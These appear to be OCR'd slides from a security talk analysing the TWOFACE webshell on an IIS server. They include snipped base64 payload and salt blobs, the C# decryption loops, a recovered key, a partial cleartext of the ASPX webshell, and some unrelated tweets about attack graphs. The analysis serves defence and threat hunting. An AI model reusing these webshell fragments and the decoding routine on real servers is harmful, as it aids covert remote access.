
Embedded Webshell

Redirected To Decrypted Webshell

DEMO


Windows Server 2008 R2 x64
Internet Information Services (IIS) Manager
WIN-M783652O99N
File View Help
Connections
Start Page
WIN-M783652O99N (WIN-M783
WIN-M783652O99N Home
Filter:
Go
Show All
Group by: Area
ASP.NET
.NET Authorizati...
.NET Compilation
.NET Error Pages
.NET Globalization
.NET Trust Levels
Application Settings
Connection Strings
Machine Key
Pages and Controls
Providers
Session State
SMTP E-mail
IIS
Authentication
Compression
Default Document
Directory Browsing
Error Pages
Handler Mappings
HTTP Respo...
ISAPI and CGI Restrictions
ISAPI Filters
Logging
MIME Types
Modules
Features View
Content View
Ready
Actions
Manage Server
Restart
Start
Stop
View Application Pools
View Sites
Change .NET Framework Version
Help
Online Help
wwwroot
Type
Size
File folder
File folder
ASPX File
21 KE
3 items
Start
9:14 AM
8/17/2018

Embedded webshell

```
byte[] brjCSCBsoKt
=System.Convert.FromBase64String("O+Hp1vX181ykFZOp62sq
rwxa6qfk2F8nWVuQkPUJotEG/pTGaUD124npIWvuuB8rmhT5iNRtWq
70KzEX4MWfEPIUBmo8inH/oxxKRQuCr9ZcrSBZao1+/Nj4S5KCcYby
VD3jTSl/QvHQLx6OCPGAcL
..snip..
```

Key salt

```
byte[] CPccVznnRld
=System.Convert.FromBase64String("6nxL+zKa3nBOxtI8EW0Q
KA1Sxngz861SIo1/Ei3dPv2Zvd4VtPSskJIG8XPX7xn8niGep9lWAk
yUqpyyNZg/dXdzPDxkbqNTLwzgOY69jkJVdv71b15+CsV0OwSnSU1B
HfYrirkwA5rQO/PaJRFhTQ
..snip..
```

Base64 Encoded


Both the embedded webshell and key salt were base64 encoded

Random Variable Names

Random variable names were used for the encoded strings

Embedded Strings

Both strings were found embedded inside the loader



Unusable Signatures

Due to randomized nature of variable names and base64 encoded data it is ineffective as signatures

DECRYPTION

Applying Key Salt


```
for(int i = 0; i < salt.Length;i++)
  salt[i]+=actor_key[i%actor_key.Length];
```

Decrypting Embedded Payload

```
for(int j = 0; j < embedded_shell.Length;j++)
  embedded_shell[j]-=salt[j%salt.Length];
```

TWOFACE

CRYPTO ATTACK



Key

```
\x05\x8a\x8a0\xa5\xad\xee\x84r!\xc8\x
a6\xd8\x17\xa6\x1c\xfe\xf3\x86\xc5$\x
c9*U\xf5I1JZ\xf2\xc5EOd8\xdf\x1f\xba\
x8cmK\xd2\xd6\x00\xfa\x96\x85,\xf6\x0
3\xe7w*?\xcd!\xf3\x0b\xa7\xcd\\\x0f\x
d1\xbd
```

Cleartext Output

```
<%@ Page Language="C#"
ValidateRequest="false"
EnableViewState="false"
%>\r\n\r\n<html>\r\n<head>\r\n<%\r\nc
();\r\nNameValueCollection
t=HttpContext.Current.Request.Form;\r
\npwd=t["pwd"]; ..snip..
```

LET'S GO HUNTING!

Jake Williams
@MalwareJake

Following

"Defenders think in lists. Attackers think in graphs. As long as this is true, attackers win." #SANSHackFest

RETWEETS 42 LIKES 51

1:38 PM - 2 Nov 2016

2 42 51

2 18 25


John Rodriguez
@johnroMSFT

Following

Seba García
@eldracote

Follow

Graph theory and attack graphs in #eko12.
"Six degrees of domain admin"



LIKE 1


10:35 AM - 28 Oct 2016

1 1


LIKE 1

8:27

